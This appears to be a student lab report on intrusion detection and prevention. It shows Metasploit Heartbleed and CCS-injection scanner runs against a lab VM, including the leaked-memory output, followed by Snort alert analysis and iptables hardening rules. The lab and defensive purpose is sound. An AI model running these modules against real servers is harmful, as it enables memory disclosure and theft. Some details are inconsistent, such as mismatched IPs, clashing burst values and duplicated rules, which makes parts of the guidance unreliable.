
```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ping ^[[6~  
ping: [6~: Name or service not known  
root@kali:~# ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
From 192.168.56.101 icmp_seq=3 Destination Host Unreachable  
From 142.104.252.246 icmp_seq=6 Destination Host Unreachable  
^C  
--- 192.168.56.103 ping statistics ---  
23 packets transmitted, 0 received, +2 errors, 100% packet loss, time 22032ms  
  
root@kali:~# ping 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.  
64 bytes from 192.168.56.101: icmp_seq=1 ttl=127 time=0.789 ms  
64 bytes from 192.168.56.101: icmp_seq=2 ttl=127 time=3.04 ms  
64 bytes from 192.168.56.101: icmp_seq=3 ttl=127 time=1.78 ms  
64 bytes from 192.168.56.101: icmp_seq=4 ttl=127 time=1.87 ms  
^C  
--- 192.168.56.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3003ms  
rtt min/avg/max/mdev = 0.789/1.872/3.046/0.800 ms  
root@kali:~# ssh asandhu@192.168.56.101  
ssh: connect to host 192.168.56.101 port 22: Connection refused  
root@kali:~# ssh asandhy@192.168.56.105  
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
```

Step 8:

Now we can exploit vulnerabilities using metasploit

Go to metasploit in kali by typing msfconsole in terminal or directly running metasploit



Step 9: To exploit heartbleed vulnerability as found in NISSUS scanner write use **auxiliary/scanner/ssl/openssl_heartbleed**

To see the target specific IP address and port use command **show options**. RHOSTS is blank and RPORT is set to 443. We will change it as shown in step 3

```
root@Kali: ~  
File Edit View Search Terminal Help  
+ -- ==[ 455 payloads - 39 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use auxiliary/scanner/ssl/openssl_heartbleed  
msf auxiliary(openssl_heartbleed) > show options  
  
Module options (auxiliary/scanner/ssl/openssl_heartbleed):  
  
Name          Current Setting  Required  Description  
-----  
DUMPFILTER     no              no        Pattern to filter leaked memory before storing  
MAX_KEYTRIES   50             yes       Max tries to dump key  
RESPONSE_TIMEOUT 10            yes       Number of seconds to wait for a server response  
RHOSTS         yes            yes       The target address range or CIDR identifier  
RPORT          443            yes       The target port  
STATUS_EVERY   5             yes       How many retries until status  
THREADS        1             yes       The number of concurrent threads  
TLS_CALLBACK   None           yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)  
TLS_VERSION    1.0            yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)
```

Step 10: Set RHOSTS as 192.168.56.104 as our UB12 is working on this machine and RPORT as 995. We have seen from Nmap scan that ssl works on port no 995 and 993. But we are using 995 port to scan the traffic.

```
Applications ▾ Places ▾ Terminal ▾ Fri 16:37  
Terminal  
File Edit View Search Terminal Help  
Name Description  
-----  
SCAN Check hosts for vulnerability  
  
msf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.56.104  
RHOSTS => 192.168.56.104  
msf auxiliary(openssl_heartbleed) > set RPORT 995  
RPORT => 995  
msf auxiliary(openssl_heartbleed) > set verbose true  
verbose => true  
msf auxiliary(openssl_heartbleed) > show options  
  
Module options (auxiliary/scanner/ssl/openssl_heartbleed):  
  
Name          Current Setting  Required  Description  
-----  
DUMPFILTER     no              no        Pattern to filter leaked memory before storing  
MAX_KEYTRIES   50             yes       Max tries to dump key  
RESPONSE_TIMEOUT 10            yes       Number of seconds to wait for a server response  
RHOSTS         192.168.56.104 yes       The target address range or CIDR identifier  
RPORT          995            yes       The target port  
STATUS_EVERY   5             yes       How many retries until status  
THREADS        1             yes       The number of concurrent threads  
TLS_CALLBACK   None           yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)  
TLS_VERSION    1.0            yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)  
  
Auxiliary action:  
  
Name Description  
-----  
SCAN Check hosts for vulnerability  
  
msf auxiliary(openssl_heartbleed) > █
```



```
Applications ▾ Places ▾ Terminal ▾ Fri 16:39
Terminal
File Edit View Search Terminal Help

msf auxiliary(openssl_heartbleed) > exploit

[*] 192.168.56.104:995 - Sending Client Hello...
[*] 192.168.56.104:995 - SSL record #1:
[*] 192.168.56.104:995 -   Type: 22
[*] 192.168.56.104:995 -   Version: 0x0301
[*] 192.168.56.104:995 -   Length: 86
[*] 192.168.56.104:995 -   Handshake #1:
[*] 192.168.56.104:995 -     Length: 82
[*] 192.168.56.104:995 -     Type: Server Hello (2)
[*] 192.168.56.104:995 -     Server Hello Version: 0x0301
[*] 192.168.56.104:995 -     Server Hello random data: 58f15d7fc7e067df6cf4c862a2fe0f7f09b36e69
98db2433a94d4238429f0145
[*] 192.168.56.104:995 -     Server Hello Session ID length: 32
[*] 192.168.56.104:995 -     Server Hello Session ID: 31bbd889d662ebffcc48d9c4812ffc5c35f5690c
099fb4ac3bbc6b368a104cdc
[*] 192.168.56.104:995 - SSL record #2:
[*] 192.168.56.104:995 -   Type: 22
[*] 192.168.56.104:995 -   Version: 0x0301
[*] 192.168.56.104:995 -   Length: 933
[*] 192.168.56.104:995 -   Handshake #1:
[*] 192.168.56.104:995 -     Length: 929
[*] 192.168.56.104:995 -     Type: Certificate Data (11)
[*] 192.168.56.104:995 -     Certificates length: 926
[*] 192.168.56.104:995 -     Data length: 929
[*] 192.168.56.104:995 -     Certificate #1:
[*] 192.168.56.104:995 -       Certificate #1: Length: 923
[*] 192.168.56.104:995 -       Certificate #1: #<OpenSSL:X509::Certificate: subject=#<OpenSSL:
:X509::Name:0x0000000ebf1c20>, issuer=#<OpenSSL:X509::Name:0x0000000ebf1c48>, serial=#<OpenSSL:BN:0x0000000ebf
1c70>, not_before=2014-02-16 11:02:23 UTC, not_after=2024-02-16 11:02:23 UTC>
[*] 192.168.56.104:995 - SSL record #3:
[*] 192.168.56.104:995 -   Type: 22
[*] 192.168.56.104:995 -   Version: 0x0301
[*] 192.168.56.104:995 -   Length: 525
[*] 192.168.56.104:995 -   Handshake #1:
[*] 192.168.56.104:995 -     Length: 521
[*] 192.168.56.104:995 -     Type: Server Key Exchange (12)
```

```
Applications ▾ Places ▾ Terminal ▾ Fri 17:03
Terminal
File Edit View Search Terminal Help

[*] 192.168.56.104:995 - Length: 929
[*] 192.168.56.104:995 - Type: Certificate Data (11)
[*] 192.168.56.104:995 - Certificates length: 926
[*] 192.168.56.104:995 - Data length: 929
[*] 192.168.56.104:995 - Certificate #1:
[*] 192.168.56.104:995 -   Certificate #1: Length: 923
[*] 192.168.56.104:995 -   Certificate #1: #<OpenSSL:X509::Certificate: subject=#<OpenSSL:
:X509::Name:0x007f6c244edb20>, issuer=#<OpenSSL:X509::Name:0x007f6c244edb48>, serial=#<OpenSSL:BN:0x007f6c244e
db70>, not_before=2014-02-16 11:02:23 UTC, not_after=2024-02-16 11:02:23 UTC>
[*] 192.168.56.104:995 - SSL record #3:
[*] 192.168.56.104:995 -   Type: 22
[*] 192.168.56.104:995 -   Version: 0x0301
[*] 192.168.56.104:995 -   Length: 525
[*] 192.168.56.104:995 -   Handshake #1:
[*] 192.168.56.104:995 -     Length: 521
[*] 192.168.56.104:995 -     Type: Server Key Exchange (12)
[*] 192.168.56.104:995 - SSL record #4:
[*] 192.168.56.104:995 -   Type: 22
[*] 192.168.56.104:995 -   Version: 0x0301
[*] 192.168.56.104:995 -   Length: 4
[*] 192.168.56.104:995 -   Handshake #1:
[*] 192.168.56.104:995 -     Length: 0
[*] 192.168.56.104:995 -     Type: Server Hello Done (14)
[*] 192.168.56.104:995 - Sending Heartbeat...
[*] 192.168.56.104:995 - Heartbeat response, 17515 bytes
[+] 192.168.56.104:995 - Heartbeat response with leak
[*] 192.168.56.104:995 - Printable info leaked:
.....X.sp.....9TB.....z.V.....f.....".!.9.8.....5.....3.2.....E.D...../...
A.....
..... repeated 16008 times .....
.....@..... repeated 861 times .....
.....
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

here we can see that we get heartbleed response with leak so this is the vulnerability which is there



```

File Edit View Search Terminal Help
THREADS 1 yes The number of concurrent threads
TLS VERSION 1.0 yes TLS/SSL version to use (Accepted)
: SSLv3, 1.0, 1.1, 1.2)

msf auxiliary(openssl_ccs) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf auxiliary(openssl_ccs) > set RPORT 995
RPORT => 995
msf auxiliary(openssl_ccs) > show options

Module options (auxiliary/scanner/ssl/openssl_ccs):

Name Current Setting Required Description
----
RESPONSE_TIMEOUT 10 yes Number of seconds to wait for a
server response
RHOSTS 192.168.56.104 yes The target address range or CIDR
identifier
RPORT 995 yes The target port
THREADS 1 yes The number of concurrent threads
TLS VERSION 1.0 yes TLS/SSL version to use (Accepted)
: SSLv3, 1.0, 1.1, 1.2)

msf auxiliary(openssl_ccs) >
msf auxiliary(openssl_ccs) > set verbose true
verbose => true
msf auxiliary(openssl_ccs) > exploit

[*] 192.168.56.104:995 - Sending Client Hello...
[*] 192.168.56.104:995 - Sending CCS...
[+] 192.168.56.104:995 - No alert after invalid CCS message, probably vulnerable
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_ccs) >

```

4. Analyze the Snort alerts log generated after each of these attacks, and discuss the results in terms of false positives and false negatives (in principle the snort configuration must successfully alerts on all suspicious packets, while not raising alerts on legitimate traffic) (1.5%).

Answer:

Figure shown below shows the snort alert file. We have used libreoffice to open it. For heartbleed the screen shot is given below:

[illegible]

Here in this figure we are getting FOX-SRT alert which is false positive. As we have not written rules for it. It is getting fetch by default. When we increase the content of content filed in the rules it is no longer detecting any of the alerts. So it is better to get less false positive results.

| A | B | C | D | E | F | G | H | I | J | K | L |
|-----------------------|---|--------|----------------------|-----|----------------|-------|----------------|-----|-------------------|-------------------|---|
| 04/18-12-56:32.879721 | 1 | 100023 | 0 Chain Cipher Specv | TCP | 192.168.56.101 | 62279 | 192.168.56.103 | 995 | 0A:00:27:00:00:2D | 08:00:27:A3:D1:A2 | |
| 04/18-12-56:32.879721 | 1 | 100011 | 0 Chain Cipher Spec | TCP | 192.168.56.101 | 62279 | 192.168.56.103 | 995 | 0A:00:27:00:00:2D | 08:00:27:A3:D1:A2 | |

Here, we can see that only two alerts are generated but we have written 3 rules in the local.rules file.

| A | B | C | D | E | F | G | H | I | J | K | L |
|-----------------------|---|--------|----------------------|-----|----------------|-------|----------------|-----|-------------------|-------------------|---|
| 04/18-12-56:32.879721 | 1 | 100023 | 0 Chain Cipher Specv | TCP | 192.168.56.101 | 62279 | 192.168.56.104 | 995 | 0A:00:27:00:00:2D | 08:00:27:A3:D1:A2 | |
| 04/18-12-56:32.879721 | 1 | 100011 | 0 Chain Cipher Spec | TCP | 192.168.56.101 | 62279 | 192.168.56.104 | 995 | 0A:00:27:00:00:2D | 08:00:27:A3:D1:A2 | |

When we run the exploits multiple times for multiple data we get only these two alerts. It means our rules are working fine. Also false positive is- it is generating alerts for version 1 too. But we have written rules for only basic version.

Phase 2: Intrusion Prevention (8%)

In order to protect against the above attacks, we would like to reinforce the IDS protection using IPTables firewall. The protection scope (in this phase) will be the UB12 machine, i.e., the IPTables rules will be deployed on UB12. Since this part of the project focuses on protection, it is assumed that you have direct access to the internal network. This means you can update the firewall rules on the machine directly. The default root credentials for UB12 will be given after Part 1. Note that snort will run only in non-inline mode. That is, it does detection only, and does not actively prevent anything. We use IPTables for that.

1. Define the IPTables rules and provide rationale for each of the rules. You should minimize false negatives and false positives so that a legitimate client is allowed access, but a client that attempts the aforementioned attacks is blocked. (5%).

Answer:

Now we will DROP the ports 993 and 995 and 445 as we have seen in ZENMAP that these vulnerabilities work on these ports. Also these ports are shown as vulnerable in METASPLOIT this means attackers can easily exploit these ports.

We have seen on internet that 993 and 995 ports are also used for email access. So dropping these will forbid the users to access mails from outside. These ports can be blocked on the developers systems or

crucial systems. Microsoft access can be used for internal communication. As it can be configure on local system.

```
sudo iptables -A INPUT -p tcp --dport 995 -j DROP
```

```
sudo iptables -A INPUT -p tcp --dport 993 -j DROP
```

```
sudo iptables -A INPUT -p tcp --dport 445 -j DROP
```



To secure the systems more one solution can be to allow outgoing http traffic but block requests coming from outside. For this the iptables rules are

```
sudo iptables -A INPUT -p tcp --dport 995 -j DROP
```

```
sudo iptables -A INPUT -p tcp --dport 993 -j DROP
```

```
sudo iptables -A INPUT -p tcp --dport 445 -j DROP
```

To hide the organisation internet connection from outside, ping requests needs to be blocked using iptables. Ping works on ICMP so these requests needs to be dropped.

```
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

```
sudo iptables -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

To block the DOS attacks from outside iptable rules are as follows:

```
sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 30/minute --limit-burst 100 -j ACCEPT
```

In the above example:

1. m limit: This uses the limit iptables extension
2. limit 30/minute: This limits only maximum of 30 connections per minute. Change this value based on the organisation system requirement.
3. limit-burst 50: This value indicates that the limit/minute will be enforced only after the total number of connection have reached the limit-burst level.



Next thing to make the system secure is to block the addresses which are attempting wrong login attempts in 5 minute, these needs to be blocked for first 5 mins then 10 mins and so on. Iptable rule for this is /etc/ssh/sshd_config and we need to give value 1 to MaxAuthTries. This will allow only 1 login entry when we use internet. If we want to use it on next system we have to be logged out from the first system.


```

admin@UB12: /etc/ssh
File Edit View Search Terminal Help
GNU nano 2.2.6 File: sshd config

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
103's password:
an denied, please try again.
MaxAuthTries 1
1's password:

```

```
sudo iptables -N SSHATTACK
```

```
sudo iptables -A SSHATTACK -j LOG --log-prefix "Possible SSH attack! " --log-level 7
```

```
sudo iptables -A SSHATTACK -j DROP
```

when the user tries to make too many login request., it gets redirected to the SSHATTACK chain and the request gets dropped.


```
sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --set
```

```
sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --update --seconds 120 --hitcount 4 -j SSHATTACK
```

2. Test the firewall rules by executing the attacks (in Metasploit, when relevant exploit exists); provide screenshots documenting the results. (2%).

Answer:

After blocking the ports using iptables we again scanned the ports using Zenmap. Then all the ports 993, 995, 443 are shown filter. It means firewall has blocked all the ports.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ping 192.168.56.104  
ping: 192.168.56.104: Name or service not known  
root@kali:~# ping 192.168.56.104  
PING 192.168.56.103 (192.168.56.104) 56(84) bytes of data.  
From 192.168.56.101 icmp_seq=3 Destination Host Unreachable  
From 142.104.252.246 icmp_seq=6 Destination Host Unreachable  
^C  
--- 192.168.56.103 ping statistics ---  
23 packets transmitted, 0 received, +2 errors, 100% packet loss, time 22032ms
```

This figure is showing that we are not able to ping 192.168.56.104 anymore. It means firewall is running perfect.

According to the rules written above when a user tries to login more than 3 times using SSH it is connection is timed out.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ssh asandhu@192.168.56.104  
asandhu@192.168.56.104's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation: https://help.ubuntu.com/  
  
System information as of Mon Apr 17 01:45:06 PDT 2017  
  
System load: 0.0          Processes: 113  
Usage of /: 3.9% of 57.71GB Users logged in: 1  
Memory usage: 34%        IP address for eth1: 192.168.56.104  
Swap usage: 0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/  
  
Last login: Mon Apr 17 00:42:06 2017 from 192.168.56.101  
asandhu@UB12:~$ exit  
logout  
Connection to 192.168.56.104 closed.  
root@kali:~# ssh asandhu@192.168.56.104  
asandhu@192.168.56.104's password:  
Permission denied, please try again.  
asandhu@192.168.56.104's password:  
Permission denied, please try again.  
asandhu@192.168.56.104's password:  
Permission denied (publickey,password).  
root@kali:~# ssh asandhu@192.168.56.104  
asandhu@192.168.56.104's password:  
Permission denied, please try again.  
asandhu@192.168.56.104's password:  
Permission denied, please try again.  
asandhu@192.168.56.104's password:  
Permission denied (publickey,password).  
root@kali:~# ssh asandhu@192.168.56.104  
ssh: connect to host 192.168.56.104 port 22: Connection timed out  
root@kali:~#
```



3. By reviewing the scan results (obtained in project – part 1), suggest and briefly describe any additional defense strategy to protect the target systems (4 paragraphs maximum in total) (1%).

Answer:

To have defense against **heartbleed** we can follow following defence strategies:

“Because this exploit takes advantage of a vulnerability in encrypted communications, any mitigating solution must be in the path of that communication. That's a given. In that path are three points where this exploit can be mitigated:

1. **Client.** You can check the client operating system and device type and match that against known usage of the impacted OpenSSL versions. Once detected, the client can be rejected - preventing the offending request from ever being sent in the first place. Rejection of clients based on the possibility they might be an attacker can result in angry legitimate consumers, employees or partners, however.
2. **On Request.** Inspect client requests and upon discovery of a HeartbeatMessage, reject it. This prevents the request from being forwarding to vulnerable systems and servers.
3. **On Response.** Inspect responses and upon seeing a HeartbeatMessage response, check its length. If it's greater than a length you feel comfortable with, discard it. This method will prevent attackers from receiving sensitive data, but it should be noted that at the point of discovery, the server - and data - has already been compromised" [1].

To have defense against **ChangeCipherSpec** we can follow following defence strategies as this is MITM vulnerability.

"a. The solution to this problem is to use a trusted Certificate Authority (CA) to verify that the certificate, digital signature, or key belongs to the person using it. By adding strong authentication on PKI systems, any certificate coming from a non-trusted CA will be revoked, including the attacker's fake certificate.

b. Public key infrastructures

c. PKI mutual authentication the main defence in a PKI scenario is mutual authentication. In this case as well as the application validating the user (not much use if the application is rogue) - the users devices validates the application - hence distinguishing rogue applications from genuine applications

d. Secret keys (which are usually high information entropy secrets, and thus more secure.

e. Passwords (which are usually low information entropy secrets, and thus less secure

f. Off-channel verification

g. Carry forward verifications

h. Other criteria, such as voice recognition or other biometrics

i. Second (secure) channel verification

j. One time password are immune to MITM attacks, assuming the security and trust of the one-time pad" [2].

Reference:

[1] <https://devcentral.f5.com/articles/where-you-mitigate-heartbleed-matters>.

[2] Tulika Shubh et al, International Journal of Computer Science and Mobile Computing, Vol.5 Issue.6, June- 2016, pg. 617-624

.

